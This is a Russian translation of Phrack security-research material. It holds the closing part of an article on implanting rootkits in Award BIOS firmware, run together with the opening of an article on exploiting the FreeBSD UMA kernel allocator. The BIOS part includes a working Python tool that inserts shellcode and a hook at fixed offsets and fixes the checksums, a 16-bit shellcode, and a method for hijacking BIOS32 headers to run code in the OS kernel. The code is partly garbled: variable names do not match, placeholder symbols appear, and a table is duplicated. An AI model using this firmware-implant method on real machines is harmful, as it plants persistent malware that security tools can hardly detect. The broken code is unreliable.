Существует множество бесплатных инструментов для работы с BIOS, но, как это всегда бывает с проприетарными форматами, ни один из них не работал с нашей конкретной прошивкой. Следует упомянуть утилиты Linux awardeco и phnxdco как отправную точку, но они склонны давать сбой на современных версиях BIOS.

Наш план достижения выполнения кода:

1. Необходимо внести произвольные изменения (что подразумевает знание позиций и алгоритмов контрольных сумм)
2. Базовый хук должен быть вставлен в универсальный, легко находимый участок BIOS
3. После того как базовый хук заработает, можно внедрить шеллкод

3.2.2.0 Чёрный экран смерти

Имейте в виду, что в этом процессе вы испортите немало микросхем BIOS. Но в большинстве BIOS есть механизм безопасности для восстановления повреждённой прошивки. RTFM (прочитайте руководство к материнской плате).

Если это не помогает, можно воспользоваться техникой горячей замены микросхемы: загрузиться с рабочей микросхемой, затем в горячем режиме заменить её повреждённой и перепрошить. Разумеется, для этого потребуется иметь другую рабочую резервную микросхему BIOS.

3.2.2.1 Изменение по одному биту за раз

Наши первоначальные попытки оказались неудачными и приводили в основном к незагружаемым системам. По сути, мы не знали, сколько контрольных сумм имеет BIOS, а нужно исправлять каждую из них — иначе вас встретит ужасающий чёрный экран смерти с надписью «BIOS CHECKSUM ERROR». Этот чёрный экран смерти заставил нас задуматься: там написано «CHECKSUM», значит, это какое-то суммирование, сравниваемое с числом. А подобные проверки легко обойти, вставив в какое-то место число, которое *компенсирует* суммирование. Не ради этого ли вообще был изобретён CRC? Оказалось, что все контрольные суммы были 8-битными, и, изменив всего один байт в конце шеллкода, удалось компенсировать все контрольные суммы. Очень простой алгоритм для этого можно найти во вложениях, в следующем Python-скрипте:

```
#!/usr/bin/python
import os,sys,math

# Usage
if len(sys.argv)<3:
    print "Modify and recalculate Award BIOS checksum"
```



```

    print "Usage: %s <original bios> <assembly shellcode file>" % (sys.argv[0])
    exit(0)

# assembly the file
scasm = sys.argv[2]
sccom = "%s.bin" % scasm
os.system("nasm %s -o %s " % (scasm,sccom) )
shellcode = open(sccom,'rb').read()
shellcode = shellcode[0xb55:] # skip the NOPs
os.unlink(sccom)
print ("Shellcode lenght: %d" % len(shellcode))

# Make a copy of the original BIOS
modifname = "%s.modif" % sys.argv[1]
origname = sys.argv[1]
os.system("cp %s %s" % (origname,modifname) )

#merge shellcode with original flash
insertposition = 0x3af75
modif = open(modifname,'rb').read()
os.unlink(modifname)
newbios=modif[:insertposition]
newbios+=shellcode
newbios+=modif[insertposition+len(shellcode):]
modif=newbios
#insert hook
hookposition = 0x3a41d
hook="\xe9\x55\x0b" # here is our hook,
□□ # at the end of the bootblock
newbios=modif[:hookposition]
newbios+=hook
newbios+=modif[hookposition+len(hook):]
modif=newbios

#read original flash
orig = open(sys.argv[1],'rb').read()

# calculate original and modified checksum
# Sorry, this script is not *that* generic
# you will have to harvest these values
# manually, but you can craft an automatic
# one using pattern search.
# These offsets are for the Asus A7V8X-MX
# Revision 1007-001

start_of_decomp_blk=0x3a400
start_of_compensation=0x3affc
end_of_decomp_blk=0x3b000

ochksum=0 # original checksum
mchksum=0 # modified checksum

for i in range(start_of_decomp_blk,start_of_compensation):
    □ochksum+=ord(orig[i])
    □mchksum+=ord(modif[i])
print "Checksums: Original= %08X Modified= %08X" % (ochksum,mchksum)

# calculate difference

chkdiff = (mchksum & 0xff) - (ochksum & 0xff)

print "Diff : %08X" % chkdiff

# balance the checksum
newbios=modif[:start_of_compensation]
newbios+=chr( (0x1FF-chkdiff) & 0xff )
newbios+=modif[start_of_compensation+1:]

mchksum=0 # modified checksum
ochksum=0 # modified checksum
for i in range(start_of_decomp_blk,end_of_decomp_blk):

```

```

ochecksum+=ord(orig[i])
mchecksum+=ord(newbios[i])
print "Checksum: Original = %08X Final= %08X" % (ochecksum,mchecksum)
print "(Please check the last digit, must be the same in both checkums)"

newbiosname=sys.argv[2]+".compensated"
w=open(newbiosname,'wb')
w.write(newbios)
w.close()
print "New bios saved as %s" % newbiosname

```

С помощью этой техники нам удалось последовательно изменить один бит, затем один байт, затем несколько байт в несжатой области BIOS. Первый шаг был выполнен.

3.2.2.1 Вставка хука

Хук находится точно в том же месте: в блоке декомпрессора. Мы также переходим в то же место, что и при внедрении кода в VMWare: в конце блока декомпрессора, как правило, достаточно места для вполне приличного шеллкода первого этапа. Найти его несложно. Подсказка: ищите строку "`Award Decompression Bios =`". В Phoenix BIOS это блок, помеченный как «DECOMPCODE» (с помощью `rhpxdco` или любого другого инструмента). Он почти никогда не меняется. Это работает.

Есть несколько шагов, которые нужно выполнить для обеспечения корректности хука. Сначала вставьте базовый хук, который просто прыгает вперёд, а затем возвращается. Затем измените его так, чтобы он вызывал бесконечный цикл (у нас нет отладчика, поэтому приходится полагаться на эти ужасные техники). Если вы можете контролировать, когда компьютер загружается нормально, а когда просто зависает, — поздравляем. Теперь ваш код тайно выполняется из BIOS.

3.2.3 Полезная нагрузка

Итак, теперь у вас полный контроль над BIOS. Вы достаёте свои элитные навыки написания 16-битного шеллкода и пытаетесь использовать древний INT 10h, чтобы напечатать «I PWNEED J00!» на экране, а затем переходите к использованию INT 13h для записи нехорошего в жёсткий диск.

Не так быстро. Вас встретит чёрный экран провала.

Дело в том, что у вас всё ещё нет полного контроля над BIOS. Прежде всего, как и при хуке VMWare, вы получаете управление несколько раз в процессе загрузки. В первый раз диск ещё не раскручен, экран ещё выключен и, что особенно удивительно, таблица векторов прерываний (IVT) не инициализирована. Это звучит круто, но является большой проблемой. Нельзя писать на диск, если он ещё не вращается, и нельзя использовать прерывание, если IVT не инициализирована.

Нужно подождать. Но как узнать, когда выполнять код? Снова нужен какой-то сигнал готовности.

3.2.3.1 Сигнал готовности

В VMWare мы использовали содержимое IVT в качестве сигнала готовности. Шеллкод проверял готовность IVT, просто проверяя наличие корректных значений. Это было очень просто, поскольку в реальном режиме IVT всегда находится в одном месте (0000:0000 — легко запомнить). Но эта техника, по сути, неудовлетворительна, поскольку ни одно решение не может быть менее универсальным. Указатели в IVT постоянно меняются — даже между версиями одного и того же производителя BIOS. Нам нужна лучшая техника — более «работающая-на-других-компьютерах-помимо-моего».

Вот решение — краткое и отлично работающее:

Проверьте, содержит ли адрес C000:0000 сигнатуру AA55h.

Если это условие истинно, можно выполнять любое прерывание. Причина в том, что именно по этому адресу на всех ПК загружается VGA BIOS. А AA55h — это сигнатура, говорящая нам о наличии VGA BIOS. Можно с уверенностью предположить, что если VGA BIOS загружен, то IVT инициализирована. Предупреждение: скорее всего, жёсткий диск ещё не раскручен! (Это медленно.) Но теперь вы можете проверить это с помощью уже не падающего прерывания 13h, используя функцию 41h для проверки поддержки LBA, а затем попробовав сбросить диск с помощью функции 00h. Пример этого можно найти в шеллкоде из раздела 3.1.5.1.

Дальше — история. Можно использовать int 13h с LBA для проверки диска: если он готов, внедряйте на него руткит дискового уровня, или SMBIOS-руткит (см. [PHRACK65]), или bluepill, или вирус I-Love-You — что угодно по вкусу. Ваш код теперь бессмертен.

Для протокола, вот второй шеллкод:

```
;skull.asm please use nasm to assemble
BITS 16
back:
    TIMES 0x0b55 db 0x90

begin2:
    pusha
    pushf
    □push es
    □push ds

    □push 0xc000
        pop ds
    □cmp word [0],0xaa55
    □je print
    □
    volver:
    □pop ds
    □pop es

        popf
        popa
        pushad
        push cx
        jmp back

    □
print:
    jmp start

    ;message
    ; 123456789
msg:    db ' .---.',13,10,\
        '/      ',13,10,\
        '|(\ /)|',13,10,\
        '(_ o _)',13,10,\
        '|==|',13,10,\
        ' `.-`',13,10
        times 55-$(msg) db ' '

    □
start:
    ;geteip
    call getip

getip:
    pop dx

    ;init video
    mov ax,0003
    int 0x10

    ;video write
    mov bp,dx
    sub bp,58 ; message
```

```

;write string
mov ax,0x1300
mov bx,0x0007
mov cx,53
mov dx,0x0400
push cs
pop es
int 0x10

call sleep
jmp volver

sleep:
mov cx, 0xffff
11:
push cx
mov cx,0xffff
12:
loop 12
pop cx
loop 11
ret

```

Смещение	Байты	Описание
0	4	Сигнатура "_32_"
4	4	Точка входа для BIOS32 Service (здесь указывается указатель на ваш код)
8	1	Уровень ревизии, указать 0
9	1	Длина заголовков BIOS32 в параграфах (указать 1)
10	1	8-битная контрольная сумма. Security FTW!
11	5	Зарезервировано, указать нули

4. BIOS32 (Прямое заражение ядра)

Теперь у вас есть BIOS-руткит, выполняющийся в BIOS, но находиться в BIOS — с точки зрения атакующего — не очень удобно. В идеале нужно оказаться в ядре операционной системы. Вот почему следует делать что-то вроде записи шеллкода на жёсткий диск или создания SMBIOS-руткита. Но что если жёсткий диск зашифрован? Или машина вообще не имеет жёсткого диска и загружается по сети?

Не беспокойтесь — этот раздел для вас. Существует заблуждение о том, что BIOS не используется после загрузки, но это неверно. Операционные системы совершают BIOS-вызовы по самым разным причинам — например, для установки видеорежимов (Int 10h) и других любопытных вещей, например вызовов BIOS-32.

Что такое BIOS32? Судя по нашим исследованиям с помощью Google, это загадочный сервис BIOS, предоставляющий 32-битным ОС информацию о других сервисах BIOS — попытка производителей BIOS оставаться актуальными в постMS-DOS эпоху. Подробнее см. [BIOS32SDP]. Важно то, что многие ОС обращаются к нему, а единственное требование для того, чтобы быть BIOS32-сервисом, — разместить заголовок BIOS32 где-нибудь в области памяти E000:0000 — F000:FFFF с выравниванием по 16 байт. Структура заголовка:

Смещение	Байты	Описание
0	4	Сигнатура "_32_"
4	4	Точка входа для BIOS32 Service (здесь указывается указатель на ваш код)
8	1	Уровень ревизии, указать 0
9	1	Длина заголовков BIOS32 в параграфах (указать 1)
10	1	8-битная контрольная сумма. Security FTW!
11	5	Зарезервировано, указать нули

Это характерный паттерн для всех BIOS-сервисов. Способ поиска и выполнения сервисов: поиск по паттерну, проверка контрольной суммы, а затем прыжок на функцию-диспетчер. Такое поведение присутствует в различных BIOS-функциях: Plug and Play (\$PnP), Post Memory Manager (\$PMM), BIOS32 (_32_) и др. Безопасность при проектировании этой системы не рассматривалась, поэтому мы можем воспользоваться этим и вставить собственные заголовки (можно даже использовать для этого option-rom без модификации системного BIOS), и ОС в конечном итоге всегда доверяет BIOS.

Посмотрим, как Linux 2.6.27 обнаруживает и вызывает этот сервис в функции ядра:

```
arch/x86/pci/pcibios.c, check_pcibios()
...
if ((pcibios_entry = bios32_service(PCI_SERVICE))) {
pci_indirect.address = pcibios_entry + PAGE_OFFSET;

local_irq_save(flags);
__asm__(
    "lcall *(%edi); cld\n\t" <--- Точка захвата
    "jc 1f\n\t"
    "xor %%ah, %%ah\n"
    "1:"
    ...

```

OpenBSD 4.5 делает то же самое здесь:

```
sys/arch/i386/i386/bios.c, bios32_service()
int
bios32_service(u_int32_t service, bios32_entry_t e, bios32_entry_info_t ei)
{
...
base = 0;
__asm__ volatile("lcall *(%4)" <-- Точка захвата
    : "+a" (service), "+b" (base), "=c" (count), "=d" (off)
    : "D" (&bios32_entry)
    : "%esi", "cc", "memory");

```

...

На данный момент у нас нет данных о прямых вызовах BIOS32 в Windows XP/Vista/7, но обратитесь к презентации [JHeasman], где задокументированы прямые вызовы Int 10h из нескольких точек ядра Windows.

Подделка заголовка BIOS32 или модификация существующего — жизнеспособный способ прямого бинарного выполнения кода в ядре. Это удобнее, чем вызовы через int 10 (не нужно переключаться в защищённый режим и обратно), и не требует полагаться на странные механизмы, описанные в разделах 2 и 3.

К сожалению, из-за нехватки времени мы не смогли предоставить PoC вектора заражения через BIOS32 в этом выпуске, но реализовать его должно быть относительно несложно — теперь у вас есть все инструменты для безопасной работы внутри виртуальной машины, например VMware.

5. Будущее и другие применения

Модификация BIOS — мощная техника атаки. Как уже говорилось, если вы берёте контроль над системой на столь раннем этапе, антивирус или средство обнаружения практически ничего не может сделать. Кроме того, можно оставаться резидентным, используя типичный руткит загрузочного сектора или модификацию файловой системы. Но среди наиболее интересных вещей, которые можно сделать с помощью этой атаки, — внедрение более сложного руткита, например виртуализованного, или, что ещё интереснее, SMM-руткита.

5.1 SMM!

Сложность SMM-руткитов обусловлена тем, что нельзя трогать SMRAM после загрузки системы, поскольку BIOS устанавливает бит D_LCK [PHRACK65]. Недавно был разработан ряд техник для преодоления этой блокировки, например [DUFLOTSM], но если вы выполняете код в BIOS, эта блокировка вас не касается — вы работаете до установки этой защиты и можете напрямую изменять SMRAM в прошивке. Однако эта техника была бы очень сложной и совершенно неуниверсальной — но она осуществима.

5.2 Подписанные прошивки

Огромная дыра в безопасности, допускающая загрузку неподписанных прошивок на материнскую плату, медленно закрывается, и всё больше систем с подписанными BIOS вводится в эксплуатацию — примеры см. в [JHeasman2]. Это даёт дополнительный уровень безопасности и предотвращает именно тот вид атак, предложенный в данной статье. Тем не менее ни одна система не является полностью безопасной: ошибки и бэкдоры будут существовать всегда. На сегодняшний день ни одна постоянная атака на подписанный BIOS не была обнародована, но исследователи близки к тому, чтобы взломать подобные средства защиты — см., например, [ILTXT].

5.3 Последние слова

Мало какое программное обеспечение настолько фундаментально и в то же время так закрыто, как BIOS. UEFI [UEFIORG] — новый интерфейс прошивки — обещает открытые стандарты и улучшенную безопасность. Но тем временем нам нужно больше людей, которые смотрят, реверсируют и понимают этот критически важный фрагмент программного обеспечения. В нём есть

ошибки, он может содержать вредоносный код и, что самое главное, BIOS может иметь полный контроль над вашим компьютером. Годы назад люди частично восстановили этот контроль с помощью революции открытого исходного кода, но пользователи не получают полного контроля до тех пор, пока не узнают, что скрывается за прошивкой с закрытым исходным кодом.

Если вы хотите улучшить или начать исследовать собственный BIOS и нуждаетесь в дополнительных ресурсах, отличным местом для начала будет форум WIM'S BIOS High-Tech Forum [WBHTF], где ведутся весьма низкоуровневые технические дискуссии.

6. Благодарности

Мы хотели бы поблагодарить всех сотрудников Core Security за предоставленное пространство и ресурсы для работы над этим проектом — в особенности всю команду Exploit Writers компании CORE за поддержку в период наших исследований.

Особая благодарность команде редакторов Phrack за огромные усилия, вложенные в этот журнал.

t0p0 — за то, что вдохновил нас на этот проект своими I33t-исследованиями Cisco. Gera — за технический обзор. Lea и ^Dan^ — за корректуру нашего английского. И Лауре — за поддержку меня (Alfredo) в долгие ночи страданий с BIOS.

7. Ссылки

- **[JHeasman]** Firmware Rootkits, The Threat to the Enterprise, John Heasman, <http://www.ngssoftware.com/re>
- **[JHeasman2]** Implementing and detecting ACPI BIOS rootkit, <http://www.blackhat.com/presentations/bh-fede>
- **[BIOS32SDP]** Standard BIOS 32-bit Service Directory Proposal 0.4, Thomas C. Block, <http://www.phoenix.co>
- **[COREBOOT]** Coreboot project, Flashrom utility, <http://www.coreboot.org/Flashrom>
- **[PHRACK65]** Phrack Magazine, Issue 65, <https://phrack.org/issues/65/1.html#article>
- **[DUFLOTSM]** "Using CPU System Management Mode to Circumvent Operating System Security Functions" Loic Du
- **[UEFIORG]** Unified EFI Forum, <http://www.uefi.org/>
- **[ILTXT]** Attacking Intel Trusted Execution Technology, BlackHat DC, Feb 2009. <http://invisiblethingslab>.
- **[WBHTF]** WIM'S BIOS In-depth High-tech BIOS section, <http://www.wimsbios.com/phpBB2/in-depth-high-tech-b>
- **[LZH]** [http://en.wikipedia.org/wiki/LHA_\(file_format\)](http://en.wikipedia.org/wiki/LHA_(file_format))
- **[Pinczakko]** Pinczakko Official Website, <http://www.geocities.com/mamanzip/>

8. Исходные коды

[Архив phrack-66-07.tgz в кодировке uuencode — опущен]

EOF

Эксплуатация UMA — аллокатора памяти ядра FreeBSD

Автор: argp , karl

Содержание

1. Введение
2. UMA: аллокатор памяти ядра FreeBSD
3. Пример уязвимости
4. Методология эксплуатации
 - 4.1 Шеллкод уровня ядра
 - 4.2 Сохранение стабильности системы
5. Заключение
6. Список литературы
7. Код

1 - Введение

В последней версии разработки FreeBSD (8.0-CURRENT на момент написания статьи) реализована защита стека ядра от переполнения: для этого в GCC [1, 2] было интегрировано расширение SSP. Это обстоятельство усиливает интерес к изучению реализации кучи ядра FreeBSD — или, точнее, зонного аллокатора — с точки зрения безопасности, поскольку в настоящее время он не предоставляет никаких механизмов противодействия эксплуатации.

В данной статье изложены результаты исследования эксплуатации аллокатора памяти ядра FreeBSD, иначе именуемого UMA (universal memory allocator, универсальный аллокатор памяти) [3, 4], на платформе IA-32. Определённые знания о внутренностях ядра FreeBSD и ассемблере IA-32 будут полезны при чтении статьи, однако строго обязательными не являются. Все представленные детали и вспомогательный код проверены на FreeBSD 7.0, 7.1, 7.2 и 8.0-CURRENT от 20090511; поскольку 7.2 является последней стабильной версией, все фрагменты кода взяты именно из неё.

2 - UMA: аллокатор памяти ядра FreeBSD

UMA, или универсальный аллокатор памяти, также называемый в документации зонным аллокатором — это аллокатор памяти ядра FreeBSD, функционирующий по принципу традиционного слэб-аллокатора [5]. Основная идея слэб-аллокаторов состоит в том, что они предоставляют эффективный многоуровневый фронтенд управления памятью поверх низкоуровневого выделения страниц, сохраняя состояние элементов фиксированного размера между использованиями. Название «слэб-аллокатор» происходит от того, что изначально выделяются большие области памяти — слэбы, — на которых для каждого слэба предварительно

размещаются элементы определённого типа и размера. Когда ядро через интерфейс malloc(9) запрашивает элементы определённого типа, возвращается предварительно выделенный элемент, помеченный как свободный на соответствующем слэбе. UMA также используется для произвольных запросов malloc(9): в этом случае запрошенный размер выравнивается для нахождения подходящего слэба. Преимущества такого подхода — отсутствие фрагментации памяти ядра и повышенная производительность, поскольку элементы предварительно выделены и сгруппированы по слэбам в соответствии с их размером.

Эксплуатация уязвимостей переполнения слэбов исследовалась ранее twiz и sgrakku в контексте ядер Linux и Solaris [6]. В частности, они установили, что переполнения слэбов могут приводить к повреждению: а) соседних элементов на слэбе, б) фреймов страниц, смежных с последним элементом слэба, или в) управляющих структур слэба. В качестве примера в [6] используется подход а) для эксплуатации переполнений слэбов в ядре Linux. В FreeBSD я использую подход в).

Поскольку реализация UMA во FreeBSD использует термины «zone» (зона) и «slab» (слэб) для концептуально различных вещей, в дальнейшем я перестану употреблять их как взаимозаменяемые. Полное объяснение каждого термина приведено ниже; на данный момент важно помнить, что в контексте ядра FreeBSD зона и слэб — не одно и то же.

Во FreeBSD утилита vmstat(8) позволяет получить отчёт о различных типах зон, созданных ядром для своих структур данных, с характеристиками: имя, размер выделяемых элементов, количество элементов в использовании, количество свободных элементов на зону и т.д.:

```
[argp@julius ~]$ vmstat -z
```

ITEM	SIZE	LIMIT	USED	FREE	REQUESTS	FAILURES
UMA Kegs:	128,	0,	94,	26,	94,	0
UMA Zones:	480,	0,	94,	2,	94,	0
UMA Slabs:	64,	0,	353,	1,	712,	0
UMA RCntSlabs:	104,	0,	69,	5,	69,	0
UMA Hash:	128,	0,	6,	24,	7,	0
16 Bucket:	76,	0,	31,	19,	50,	0
32 Bucket:	140,	0,	20,	8,	41,	0
64 Bucket:	268,	0,	27,	1,	76,	11
128 Bucket:	524,	0,	18,	3,	975,	30
VM OBJECT:	124,	0,	830,	69,	12161,	0
MAP:	140,	0,	7,	21,	7,	0
KMAP ENTRY:	68,	15512,	24,	200,	1750,	0
MAP ENTRY:	68,	0,	555,	117,	24862,	0
DP fakepg:	72,	0,	0,	0,	0,	0
mt_zone:	1032,	0,	255,	129,	255,	0
16:	16,	0,	2250,	389,	15191,	0
32:	32,	0,	1163,	80,	10077,	0
64:	64,	0,	3244,	60,	5149,	0
128:	128,	0,	1493,	187,	5820,	0
256:	256,	0,	308,	7,	3591,	0
512:	512,	0,	43,	13,	827,	0
1024:	1024,	0,	47,	81,	1405,	0
2048:	2048,	0,	314,	6,	491,	0
4096:	4096,	0,	101,	12,	4900,	0
Files:	76,	0,	51,	99,	3803,	0
TURNSTILE:	76,	0,	78,	66,	78,	0
umtx pi:	52,	0,	0,	0,	0,	0
PROC:	696,	0,	62,	18,	839,	0
THREAD:	556,	0,	76,	1,	76,	0
UPCALL:	44,	0,	0,	0,	0,	0
SLEEPQUEUE:	32,	0,	78,	148,	78,	0
VMSPACE:	232,	0,	20,	31,	797,	0
cpuset:	40,	0,	2,	182,	2,	0
audit_record:	856,	0,	0,	0,	0,	0
mbuf_packet:	256,	0,	0,	128,	26,	0
mbuf:	256,	0,	1,	141,	778,	0
mbuf_cluster:	2048,	8768,	128,	6,	141,	0

...

Mountpoints:	716,	0,	5,	5,	5,	0
FFS inode:	128,	0,	429,	21,	451,	0
FFS1 dinode:	128,	0,	0,	0,	0,	0
FFS2 dinode:	256,	0,	429,	21,	451,	0
SWAPMETA:	276,	30548,	0,	0,	0,	0

Реализация UMA во FreeBSD использует ряд различных структур для управления виртуальной памятью ядра. Все эти структуры находятся в файле `src/sys/vm/uma_int.h`. Фундаментальной из них является зона, определённая как структура типа `uma_zone` [7]:

```
struct uma_zone {
    char      *uz_name;      /* Текстовое имя зоны */
    struct mtx *uz_lock;     /* Блокировка зоны (блокировка keg) */
    uma_keg_t  uz_keg;       /* Наш нижележащий Keg */
                                [2-1]

    LIST_ENTRY(uma_zone)    uz_link;      \
                                /* Список всех зон в keg */
                                [2-2]
    LIST_HEAD(,uma_bucket) uz_full_bucket; /* полные бакеты */
                                [2-3]
    LIST_HEAD(,uma_bucket) uz_free_bucket; /* бакеты для освобождений */
                                [2-4]

    uma_ctor    uz_ctor;      /* Конструктор для каждого выделения */
    uma_dtor    uz_dtor;      /* Деструктор */
                                [2-5]
    uma_init    uz_init;      /* Инициализатор для каждого элемента */
    uma_fini    uz_fini;      /* Освобождает память */

    u_int64_t   uz_allocs;    /* Общее количество выделений */
    u_int64_t   uz_frees;     /* Общее количество освобождений */
    u_int64_t   uz_fails;     /* Общее количество сбоев выделения */
    uint16_t    uz_fills;     /* Незавершённые заполнения бакетов */
    uint16_t    uz_count;     /* Максимальное значение ub_ptr */

    /*
     * Это ДОЛЖНО быть последним элементом, поскольку мы корректируем
     * размер зоны на основе NCPU и затем выделяем под неё память.
     */
    struct uma_cache uz_cpu[1]; /* Кэши для каждого CPU */
};
```

Каждая структура `uma_zone` создаётся для выделения определённого типа памяти ядра и сама размещается в зоне под названием «UMA Zones». Как видно, `uma_zone` содержит указатели на функции-конструктор и деструктор, позволяя программисту ядра определять пользовательские обработчики для каждого выделяемого элемента. Это важная деталь, которую необходимо помнить при поиске способа перехватить поток выполнения после переполнения. `uma_zone` также содержит статистические данные по зоне — общее число выделений, освобождений и сбоев. Что наиболее важно, структура зоны содержит два списка структур `uma_bucket` (бакетов), кэширующих элементы, которые были выделены/освобождены из слэбов зоны. Бакеты определяются следующим образом [8]:

```
struct uma_bucket {
    LIST_ENTRY(uma_bucket) ub_link;      /* Ссылка в зону */
    int16_t ub_cnt;                      /* Количество свободных элементов */
    int16_t ub_entries;                  /* Максимальное число элементов */
    void *ub_bucket[];                   /* Реальное хранилище элементов */
};
```

В структуре `uma_zone` список `uz_free_bucket` [2-4] содержит бакеты для освобождения элементов, а `uz_full_bucket` [2-3] — для выделения.

Для повышения производительности на многопроцессорных системах каждая зона также имеет массив кэшей на каждый CPU, логически расположенных поверх бакетов зоны. Они определены как структуры типа `uma_cache` [9]:

```
struct uma_cache {
    uma_bucket_t uc_freebucket; /* Бакет для освобождения */
    uma_bucket_t uc_allocbucket; /* Бакет для выделения */
    u_int64_t    uc_allocs;      /* Счётчик выделений */
    u_int64_t    uc_frees;       /* Счётчик освобождений */
};
```

```
};
```

Keg — ещё одна структура UMA, используемая для backend-выделения; она описывает формат нижележащих страниц, на которых хранятся элементы соответствующей зоны. Kegs представляют собой структуры типа `uma_keg` [10]:

```
struct uma_keg {
    LIST_ENTRY(uma_keg) uk_link;    /* Список всех keg-ов */

    struct mtx uk_lock;              /* Блокировка keg-a */
    struct uma_hash uk_hash;

    LIST_HEAD(, uma_zone) uk_zones;  \
    /* Зоны keg-a */                  [2-6]
    LIST_HEAD(, uma_slab) uk_part_slab; \
    /* Частично выделенные слэбы */    [2-7]
    LIST_HEAD(, uma_slab) uk_free_slab; \
    /* Список пустых слэбов */        [2-8]
    LIST_HEAD(, uma_slab) uk_full_slab; \
    /* Полные слэбы */                [2-9]

    u_int32_t uk_recurse;            /* Счётчик рекурсии выделения */
    u_int32_t uk_align;              /* Маска выравнивания */
    u_int32_t uk_pages;              /* Общее количество страниц */
    u_int32_t uk_free;               /* Количество свободных элементов в слэбах */
    u_int32_t uk_size;               /* Запрошенный размер каждого элемента */
    u_int32_t uk_rsize;              /* Реальный размер каждого элемента */
    u_int32_t uk_maxpages;           /* Максимальное число выделяемых страниц */

    uma_init uk_init;                /* Функция инициализации keg-a */
    uma_fini uk_fini;                /* Функция завершения keg-a */
    uma_alloc uk_allocf;             /* Функция выделения */
    uma_free uk_freef;               /* Функция освобождения */

    struct vm_object *uk_obj;        /* Специфичный для зоны объект */
    vm_offset_t uk_kva;              /* Базовый KVA для зон с объектами */
    uma_zone_t uk_slabzone;          \
    /* Зона слэбов для поддержки, если OFFPAGE */ [2-10]

    u_int16_t uk_pgoff;              /* Смещение до структуры uma_slab */ [2-11]
    u_int16_t uk_ppera;              /* Страниц на одно выделение из backend */
    u_int16_t uk_ipers;              /* Элементов на слэб */
    u_int32_t uk_flags;              /* Внутренние флаги */
};
```

Хотя зона может быть связана с более чем одним keg-ом для получения выделений из нескольких страниц-источников, это нетипичная ситуация (за исключением некоторых случаев сетевой оптимизации), поэтому мы сосредоточимся на случае взаимно однозначного соответствия между keg-ами и зонами. При создании зоны ядром одновременно создаётся соответствующий keg. Keg зоны содержит три списка слэбов:

- `uk_full_slab` — список полных слэбов, у которых все элементы помечены как занятые или выделенные [2-9],
- `uk_free_slab` — слэбы, у которых все элементы помечены как свободные [2-8],
- `uk_part_slab` — слэбы, содержащие как выделенные, так и свободные элементы [2-7].


Каждый слэб имеет размер `UMA_SLAB_SIZE`, равный `PAGE_SIZE` (по умолчанию 4096 байт). Слэбы описываются структурами `uma_slab` [11]:

```
struct uma_slab {
    struct uma_slab_head us_head;    /* данные заголовка слэба */ [2-12]
    struct {
        u_int8_t us_item;            /* реальный размер больше */
    } us_freelist[1];
};
```

Структура заголовка слэба `uma_slab_head` [2-12] содержит метаданные, необходимые для управления слэбом/страницей [12]:

```
struct uma_slab_head {
    uma_keg_t    us_keg;                /* Кег, которому принадлежим */ [2-13]
    union {
        LIST_ENTRY(uma_slab)  _us_link; /* слэбы в зоне */
        unsigned long _us_size; /* Размер выделения */
    } us_type;
    SLIST_ENTRY(uma_slab)  us_hlink; /* Ссылка для хэш-таблицы */
    u_int8_t    *us_data;            /* Первый элемент */
    u_int8_t    us_flags;            /* Флаги страницы, см. uma.h */
    u_int8_t    us_freecount;        /* Сколько свободных? */
    u_int8_t    us_firstfree;        /* Индекс первого свободного элемента */
};
```

